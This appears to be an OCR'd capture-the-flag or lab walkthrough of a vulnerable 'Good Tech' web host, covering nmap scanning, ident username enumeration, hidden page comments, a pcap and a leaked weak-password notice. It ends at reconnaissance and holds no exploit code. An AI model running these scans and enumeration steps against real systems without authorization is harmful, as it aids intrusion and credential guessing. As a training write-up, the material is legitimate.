Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- --
script=firewall-bypass -oA full 192.168.202.153 --min-
rate 5000
```

```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
113/tcp  open  ident?      syn-ack ttl 64
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8080/tcp open  http-proxy  syn-ack ttl 64 IIS 6.0
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 11 Feb 2023 19:51:52 GMT
|     Server: IIS 6.0
|     Last-Modified: Wed, 26 Dec 2018 01:55:41 GMT
|     ETag: "230-57de32091ad69"
|     Accept-Ranges: bytes
|     Content-Length: 560
|     Vary: Accept-Encoding
|     Connection: close
|     Content-Type: text/html
|     <html>
|     <head><title>DEVELOPMENT PORTAL. NOT FOR OUTSIDERS OR HACKERS!</title>
```


From what we can see there is our SSH on port 22. I usually leave this port for last, I need CC so. We see some SAMBA running on default ports like 139 & 445. We then see that we have a web service hosting something on port 8080. There is an odd port 113

that used to ID users of a TCP connection; we will poke around.

Port 113

I wanted to check out the `#ident` service and see what this is about, lookup some info we can pull usernames, lets try it out

```
apt install ident-user-enum
ident-user-enum 192.168.202.153 22 113 139 445
```




Usernames:

```
oident
root
```


From here I can start to put together a username list incase I need to brute force a service or login portal.

Port 8080


I wanted to check the website out really quick, see what might be lurking.



Looks like it says there is another directory at `html_pages`*, Lets take a look*




```
http://192.168.202.153:8080/about.html
```




Good Tech is a company founded by our Director, David.

We are currently still building David's profile. Sorry!

Powered by IIS 6.0

Here we find another username to add to our list

```
http://192.168.202.153:8080/default.html
```




01001000 01010101 01001000 00111111

Powered by IIS 6.0


Conversion:

```
Binary: 01001000 01010101 01001000 00111111
# TO
? HUH
```




Well we have some binary and we used cyber chef to convert it to normal text

```
http://192.168.202.153:8080/development.html
```





```
http://192.168.202.153:8080/downloads.html
```




Downloads:

Patrick's Favourite Drink The Intern's Life Motto

I check the source page to this site and find a hidden comment




```
http://192.168.202.153:8080/test.pcap
```




Downloads:

Patrick's Favourite Drink The Intern's Life Motto


Powered by IIS 6.0

This looks to be a pcap file, lets use Wireshark to see what it might be.



After poking around we found some interesting some info, We see a new link to a hidden site

```
http://192.168.202.153:8080/developmentsecretpage/directo
rtestpagev1.php
```



Hi Director! This is the test page to provide Director with eye-catching updates.

We know Director is busy and hence needs updates delivered in a timely manner.

Patrick and I will routinely update this page with a pop-up that details if there is anything important.

Regards
Patrick
Head, Development Network

Click here to log out.

We check the source page

```
12 <script>alert("Director, there is nothing for your immediate attention.");</script>
13
14 <!-- Director's comments: Does this not appear to be rather silly? I think we can make use of shoutbox. -->
15 <!-- Patrick's response: OK. When do you want it? -->
16 <!-- Director's comments: In three months' time. -->
17 <!-- Patrick's response: We have cleared test.html for testing purposes. We'll put up a warning for the rest to know it is not to be meddled. -->
18 <!-- Director's comments: Approved. -->
19
20 <p> Regards <br/>
21 Patrick<br/>
22 Head, Development Network</p>
23
24 <p>
25 <a href="/developmentsecretpage/directortestpagev1.php?logout=1">Click here to log out.</a>
26 </p>
27
28 This is the property of Good Tech. All rights reserved.
29 </body>
30 </html>
31
```

Seems we find a development page, for some reason we keep seeing hidden comments in web pages.

Welcome to the Development Secret Page.

Please drop by Patrick's PHP page to get to know our Development Head better. But beware, this site is still under construction; please bear with us!


```
http://192.168.202.153:8080/developmentsecretpage/patrick.php
```

Welcome to my profile page! I am Patrick, the Head of Development in Good Tech.

I have previously worked in enterprise technologies. I joined Good Tech two years ago as the then-Manager of Development. I lead two teams: one that does enterprise architecture and an in-house development team.

As long as you're willing to **try harder**, there will always be a future for the young aspiring developer or solution architect! Please visit our sitemap to find out more about our department.

Regards
Patrick
Head, Development Network

Click here to log out.

We follow the sitemap

```
http://192.168.202.153:8080/developmentsecretpage/sitemap.php
```

Hi fellow colleague! Currently we only have links to the security notice and the director test page. **With effect from 11/2/2017, we have shifted the test page to the main webroot. You will know how to find it easily.**

For more enquiries, please feel free to speak to Patrick, our Head of Development.

If there are any bugs, please find the intern at the intern's contact page.

Regards
Patrick
Head, Development Network

Click here to log out.

We follow the security notice hyperlink

Recently a security audit was conducted in the Development environment.

We found that our developers have been using passwords that resembled dictionary words, and are easily crackable. The most common offenders are:
1. password
2. Password
3. P@ssw0rd


(Yes, we know that Number 3 is compliant with our strong password policy, but we found so many copies of this password that it might be as good as junk from a security angle. Please at least use something like P@ssw0rd1...)

Effective today, any **permanent** staff found with such passwords in the Development environment will be subject to a security remedial training. Also, we will extend the password expiry enforcement of thirty (30) days from heads and above to all permanent staff of the company. The password history will be set to 10, though if you would like, you can always "cycle" through more passwords.

Regards
Patrick
Head, Development Network

Click here to log out.

hmmm nice. I can build a password lists, Lets go back and look at some other options.



Username: patrick
Password: ●●●
Enter

This is the property of Good Tech. All rights reserved.

I test to log in and find a error after I try to log in

Deprecated: Function ereg_replace() is deprecated in **/var/www/html/developmentsecretpage/slogin_lib.inc.php** on line **335**

Deprecated: Function ereg_replace() is deprecated in **/var/www/html/developmentsecretpage/slogin_lib.inc.php** on line **336**

Hi fellow colleague! Currently we only have links to the security notice and the director test page. **With effect from 11/2/2017, we have shifted the test page to the main webroot. You will know how to find it easily.**

For more enquiries, please feel free to speak to Patrick, our Head of Development.

If there are any bugs, please find the intern at the intern's contact page.

Regards
Patrick
Head, Development Network


Click here to log out.

This is the property of Good Tech. All rights reserved.

Error *#PHP*

```
Deprecated: Function ereg_replace() is deprecated in /var/www/html/developmentsecretpage/slogin_lib.inc.php on line 335
```

URL:
http://192.168.202.153:8080/developmentsecretpage/slog_users.txt

